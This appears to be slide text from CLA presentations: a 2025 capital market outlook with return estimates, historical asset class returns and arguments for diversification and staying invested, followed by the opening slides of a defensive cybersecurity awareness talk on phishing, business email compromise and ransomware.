
Data is based upon availability as of 2/7/2025

Source: Federal Reserve Bank of St. Louis, NBER, CLA Wealth Advisors



Bond Market Outlook – Capital Market Assumptions

Short-term interest rates are expected to fall while long-term rates remain rangebound.



Bond yields are now generating a real return much higher than the inflation rate. We particularly like the after-tax returns of municipal bonds at these levels.

5-7 Year Return Estimates

Asset Class	2025 Return Estimates	2024 Return Estimates	Change
Cash	3.30	3.40	↓ -0.10
Inflation Protected	4.19	4.25	↓ -0.06
Municipal Bonds	3.85	3.70	↑ 0.15
High Yield Municipals	4.69	5.20	↓ -0.51
US Bonds – Short	4.08	3.60	↑ 0.47
US Bonds – Total	4.65	4.20	↑ 0.45
US Bonds – Long	4.92	5.20	↓ -0.28
US High Yield Bonds	5.98	6.85	↓ -0.87

Source: Board of Governors of the Federal Reserve System, St Louis Federal Reserve, CLA Wealth Advisors


Data is based upon availability as of 2/7/2025



Stock Market Outlook – Capital Market Assumptions

High valuations indicate muted future equity returns.

On 1/31/2025, the S&P500 P/E ratio hit 22.4x forward consensus earnings, which lies above the “fair value” range, given the 10-year AA-rated corporate yield of 5.04%.



Source: St Louis Federal Reserve, Morningstar, Barclays, CLA Wealth Advisors

Stock valuations remain elevated, although REITs are now more attractive

5-7 Year Return Estimates

Asset Class	2025 Return Estimates	2024 Return Estimates	Change
US Large Cap Stocks	6.50	7.95	↓ -1.45
US Small Cap Stocks	6.86	8.70	↓ -1.84
US REITs	7.53	5.95	↑ 1.58
Int'l Developed Stocks	8.07	9.15	↓ -1.08
Emerging Market Stocks	7.85	9.70	↓ -1.85



Stock Market Outlook - Equity Market Style Factors

P/E Ratios (where P = Price, E = 5-year consensus EPS forecast)

Most P/E ratios remain elevated.

Current, Median, Prior Year-End and Historical Range

Data runs from 3/31/2008 to 12/31/24, unless noted by *.



* Data from
5/31/2011

Source: Morningstar, CLA Wealth Advisors

Note: the most recent measurement is denoted by "◆", the median value by "—", and the prior year-end value (12/31/23) by "○".




Stock Market Outlook - Equity Market Style Factors

5-Year EPS Growth Rate Forecast

The EPS growth rate forecast for most Style Factors are at or below mean.

Current, Median, Prior Year-End and Historical Range

Data runs from 3/31/2008 to 12/31/24, unless noted by *.



* Data from
5/31/2011

Source: Morningstar, CLA Wealth Advisors

Note: the most recent measurement is denoted by “◆”, the median value by “—”, and the prior year-end value (12/31/23) by “○”.





Timing and Diversification




Which would you choose?



Source: Lo, Andrew, 2017, *Adaptive Markets: Financial Evolution at the Speed of Thought* (Figure 10.3). Princeton University Press. For illustrative purposes only. Not meant to represent a specific recommendation for any security listed. Past performance is no guarantee of future results.



Which did you pick?



Source: Lo, Andrew, 2017, *Adaptive Markets: Financial Evolution at the Speed of Thought* (Figure 10.3). Princeton University Press. For illustrative purposes only. Not meant to represent a specific recommendation for any security listed. Past performance is no guarantee of future results.



Asset class returns

2010–2024		2010	2011	2012	2013	2014	2015	2016	2017	2018	2019	2020	2021	2022	2023	2024
Ann.	Vol.															
Large Cap	Small Cap	REITs	REITs	REITs	Small Cap	REITs	REITs	Small Cap	EM Equity	Cash	Large Cap	Small Cap	REITs	Comdty.	Large Cap	Large Cap
13.9%	20.6%	27.9%	8.3%	19.7%	38.8%	28.0%	2.8%	21.3%	37.8%	1.8%	31.5%	20.0%	41.3%	16.1%	26.3%	25.0%
Small Cap	EM Equity	Small Cap	Fixed Income	High Yield	Large Cap	Large Cap	Large Cap	High Yield	DM Equity	Fixed Income	REITs	EM Equity	Large Cap	Cash	DM Equity	Small Cap
10.3%	17.9%	26.9%	7.8%	19.6%	32.4%	13.7%	1.4%	14.3%	25.6%	0.0%	28.7%	18.7%	28.7%	1.5%	18.9%	11.5%
REITs	REITs	EM Equity	High Yield	EM Equity	DM Equity	Fixed Income	Fixed Income	Large Cap	Large Cap	REITs	Small Cap	Large Cap	Comdty.	High Yield	Small Cap	Asset Alloc.
9.4%	16.8%	19.2%	3.1%	18.6%	23.3%	6.0%	0.5%	12.0%	21.8%	-4.0%	25.5%	18.4%	27.1%	-12.7%	16.9%	10.0%
Asset Alloc.	DM Equity	Comdty.	Large Cap	DM Equity	Asset Alloc.	Asset Alloc.	Cash	Comdty.	Small Cap	High Yield	DM Equity	Asset Alloc.	Small Cap	Fixed Income	Asset Alloc.	High Yield
7.2%	16.5%	16.8%	2.1%	17.9%	14.9%	5.2%	0.0%	11.8%	14.6%	-4.1%	22.7%	10.6%	14.8%	-13.0%	14.1%	9.2%
High Yield	Comdty.	Large Cap	Cash	Small Cap	High Yield	Small Cap	DM Equity	EM Equity	Asset Alloc.	Large Cap	Asset Alloc.	DM Equity	Asset Alloc.	Asset Alloc.	High Yield	EM Equity
5.9%	16.1%	15.1%	0.1%	16.3%	7.3%	4.9%	-0.4%	11.6%	14.6%	-4.4%	19.5%	8.3%	13.5%	-13.9%	14.0%	8.1%
DM Equity	Large Cap	High Yield	Asset Alloc.	Large Cap	REITs	Cash	Asset Alloc.	REITs	High Yield	Asset Alloc.	EM Equity	Fixed Income	DM Equity	DM Equity	REITs	Comdty.
5.7%	15.1%	14.8%	-0.7%	16.0%	2.9%	0.0%	-2.0%	8.6%	10.4%	-5.8%	18.9%	7.5%	11.8%	-14.0%	11.4%	5.4%
EM Equity	Asset Alloc.	Asset Alloc.	Small Cap	Asset Alloc.	Cash	High Yield	High Yield	Asset Alloc.	REITs	Small Cap	High Yield	High Yield	High Yield	Large Cap	EM Equity	Cash
3.4%	10.4%	13.3%	-4.2%	12.2%	0.0%	0.0%	-2.7%	8.3%	8.7%	-11.0%	12.6%	7.0%	1.0%	-18.1%	10.3%	5.3%
Fixed Income	High Yield	DM Equity	DM Equity	Fixed Income	Fixed Income	EM Equity	Small Cap	Fixed Income	Fixed Income	Comdty.	Fixed Income	Cash	Cash	EM Equity	Fixed Income	REITs
2.4%	9.4%	8.2%	-11.7%	4.2%	-2.0%	-1.8%	-4.4%	2.6%	3.5%	-11.2%	8.7%	0.5%	0.0%	-19.7%	5.5%	4.9%
Cash	Fixed Income	Fixed Income	Comdty.	Cash	EM Equity	DM Equity	EM Equity	DM Equity	Comdty.	DM Equity	Comdty.	Comdty.	Fixed Income	Small Cap	Cash	DM Equity
1.2%	4.7%	6.5%	-13.3%	0.1%	-2.3%	-4.5%	-14.6%	1.5%	1.7%	-13.4%	7.7%	-3.1%	-1.5%	-20.4%	5.1%	4.3%
Comdty.	Cash	Cash	EM Equity	Comdty.	Comdty.	Comdty.	Comdty.	Cash	Cash	EM Equity	Cash	REITs	EM Equity	REITs	Comdty.	Fixed Income
-1.0%	0.9%	0.1%	-18.2%	-1.1%	-9.5%	-17.0%	-24.7%	0.3%	0.8%	-14.2%	2.2%	-5.1%	-2.2%	-24.9%	-7.9%	1.3%

Source: Bloomberg, FactSet, MSCI, NAREIT, Russell, Standard & Poor's, J.P. Morgan Asset Management.

Large cap: S&P 500, Small cap: Russell 2000, EM Equity: MSCI EME, DM Equity: MSCI EAFE, Comdty: Bloomberg Commodity Index, High Yield: Bloomberg Global HY Index, Fixed Income: Bloomberg U.S. Aggregate, REITs: NAREIT Equity REIT Index, Cash: Bloomberg 1-3m Treasury. The "Asset Allocation" portfolio assumes the following weights: 25% in the S&P 500, 10% in the Russell 2000, 15% in the MSCI EAFE, 5% in the MSCI EME, 25% in the Bloomberg U.S. Aggregate, 5% in the Bloomberg 1-3m Treasury, 5% in the Bloomberg Global High Yield Index, 5% in the Bloomberg Commodity Index and 5% in the NAREIT Equity REIT Index. Balanced portfolio assumes annual rebalancing. Annualized (Ann.) return and volatility (Vol.) represents period from 12/31/2009 to 12/31/2024. Please see disclosure page at end for index definitions. All data represents total return for stated period. The "Asset Allocation" portfolio is for illustrative purposes only. Past performance is not indicative of future returns.

Guide to the Markets – U.S. Data are as of December 31, 2024.



S&P Envy

24% U.S. large stocks, 24% U.S. mid cap stocks, 5% international stocks, 2% U.S. small cap stocks,
5% emerging market stocks, 20% U.S. bonds, 20% high yield bonds

Years	S&P 500	Diversified portfolio
2000-2002*	-40.1%	-15.7%
2003-2007	+82.9%	+91.5%
2008	-37.0%	-28.5%
2009-2019	+351.0%	+237.2%
Q1 2020†	-30.4%	-24.2%
Q2 2020-2021*	+119.0%	+69.8%
2022	-18.1%	-15.3%
2023	+26.3%	+15.9%
Total return	+390.8%	+391.4%
Growth of \$100,000	\$490,770	\$491,430

▶	😞	"I lost money"
▶	😊	"Diversification worked"
▶	😞	"I lost money"
▶	😞	"I didn't make as much"
▶	😞	"I lost money"
▶	😞	"I didn't make as much"
▶	😞	"I lost money"
▶	😞	"I didn't make as much"
▶	😊	"Diversification can work even when it feels like its losing"

Source: Morningstar as of 12/31/23. *Performance is from 9/1/00 to 12/31/02. †Performance is from 1/1/20 to 3/23/20. *Performance is from 3/24/20 to 12/31/21. Diversified Portfolio is represented by 24% S&P 500 Index, 24% Russell Mid Cap Index, 5% MSCI EAFE Index, 2% Russell 2000 Index, 5% FTSE Emerging Stock Index, 20% Bloomberg U.S. Aggregate Bond Index, and 20% Bloomberg U.S. Corporate High Yield Index. Past performance does not guarantee or indicate future results. Index performance is for illustrative purposes only. You cannot invest directly in the index. Diversification does not guarantee a profit or protect against a loss in a declining market.



So goes the year?

History shows that 2025's modest start could provide momentum for markets to continue trending upwards

A positive return for stocks to start 2025

January returns and returns for remainder of calendar year, since 2009

	January return	Return for rest of year (11 months)
2025	2.8%	?
2024	1.7%	23.0%
2023	6.3%	18.8%
2022	-5.2%	-13.6%
2021	-1.0%	30.0%
2020	-0.0%	18.5%
2019	8.0%	21.7%
2018	5.7%	-9.6%
2017	1.9%	19.6%
2016	-5.0%	17.8%
2015	-3.1%	4.5%
2014	-3.5%	17.8%
2013	5.2%	25.9%
2012	4.5%	11.0%
2011	2.4%	-0.3%
2010	-3.6%	19.4%
2009	-8.4%	38.1%

Positive returns have tended to carry through

Average return for remainder of calendar years following positive or negative first-month returns, 1/1/1926 – 1/31/2025

12.8%

In calendar years with a **positive** January, stocks finished the year **higher** 80% of the time (49 of 61 years)

POSITIVE January

7.6%

In calendar years with a **negative** January, stocks finished the year **lower** 39% of the time (15 of 38 years)

NEGATIVE January

Source: Morningstar as of 1/31/25. U.S. stocks are represented by the S&P 500 Index from 3/4/57 to 1/31/25 and the IASBBI U.S. Lrg Stock Tr USD Index from 1/1/26 to 3/4/57, unmanaged indexes that are generally considered representative of the U.S. stock market during each given time period. Past performance does not guarantee or indicate future results. Index performance is for illustrative purposes only. You cannot invest directly in the index.



Timing the Market

Even bad market timing trumps inertia



Buys at lowest
price every year

Buys
Jan. 1

Buys 1st
of every
month

Buys at highest
price every year

Stays in money
market (cash)

\$2,000 invested annually in a hypothetical portfolio that tracks the S&P 500® Index from 2001-2020. The individual who never bought stocks in the example invested in a hypothetical portfolio that tracks the Ibbotson U.S. 30-day Treasury Bill Index. **Past performance is no guarantee of future results.**


Source: [Does Market Timing Work?](#) | Charles Schwab



Investing at all time highs


All-time highs and market floors

S&P 500 price index, daily, 1950–today



Average cumulative S&P 500 total returns

Jan. 1, 1988–Dec. 31, 2024



Source: FactSet, Standard & Poor's, J.P. Morgan Asset Management.

(Left) *Market floor is defined as an all-time high from which the market never fell more than 5%. (Right) **"Invest on any day" represents average of forward returns for the entire time period whereas "Invest at a new high" represents average of rolling forward returns calculated from each new S&P 500 high for the subsequent 3-months, 6-months, 1-year, 2-year and 3-year intervals, with data starting 1/1/1988 through 12/31/2024.


Guide to the Markets – U.S. Data are as of December 31, 2024.



Time and Volatility of Returns

Range of stock, bond and blended total returns

Annual total returns, 1950-2023



Diversified portfolios can navigate elevated volatility.


Data is based upon availability as of 10/17/2024



Importance of Rebalancing

60/40 portfolio composition by asset class

Start of 2019 to current, no rebalancing



Source: Bloomberg, FactSet, MSCI, Russell, Standard & Poor's, J.P. Morgan Asset Management.

Standard asset allocation at the start of 2019 assumes 60% weight to global equities and 40% to U.S. fixed Income. U.S. Value: Equal-weighted Russell 1000 Value and Russell 2000 Value, U.S. Growth: Equal-weighted Russell 2000 Value and Russell 2000 Growth, International: MSCI ACWI ex-US, Fixed Income: 10% Bloomberg Global HY Index and 30% Bloomberg U.S. Aggregate. Past performance is not indicative of future returns.

Guide to the Markets – U.S. Data are as of December 31, 2024.



U.S. economy
growth moderation

Lower inflation

Key
Takeaways
for 2025

Weaker labor market

Difficult to time
the market – stay
invested and diversified



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We'll get you there.

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Cybersecurity Threats and Prevention

Government Training Academy 2025

About Me



David Anderson

Ethical Hacker at CLA

Lead Cybersecurity Assessment and Penetration Testing Services

Offensive Security Certified Professional (OSCP)

Based in Minneapolis



Agenda

- Cybersecurity Trends
- Case Studies
 - Payment Diversion
 - Data Loss
 - Ransomware
- Preventative Measures



Learning Objectives

At the end
of this
session,
you will be
able to:

Identify common cyber attack methods

Recall how to differentiate between ransomware attacks and business email compromise attacks

Recognize leading practices to mitigate cybersecurity risks




Cybersecurity Trends



Cybercrime and Black-Market Economies

- Black-market economy to support cyber fraud
 - Business models and specialization
 - Underground Marketplace (The Dark Web)
 - Ransomware-as-a-Service
- Most common cyber fraud scenarios we see affecting our clients
 - Diverting payments
 - Ransomware and interference with operations

To the Hackers, we all look the same.



They will hit you with any or all of the following:

1. Email Spear Phishing Attacks
2. Password Guessing and Business Email Account Takeovers
3. Payment and Funds Disbursement Transfer Fraud
4. Ransomware
5. Extortion to avoid breach disclosure



Microsoft Digital Defense Report

Credentialed phishing schemes on the rise – indiscriminately target all inboxes



The volume of phishing attacks is orders of magnitude *greater than all other threats*



Over 700 million phishing emails blocked per week



Business Email Compromise (BEC)



THE \$55 BILLION SCAM

Fraudsters impersonate employees, service providers, or vendors via email in an attempt to change:

- Change vendor payments, change direct deposit, purchase gift cards, etc.

*Attackers focusing on
Microsoft 365*

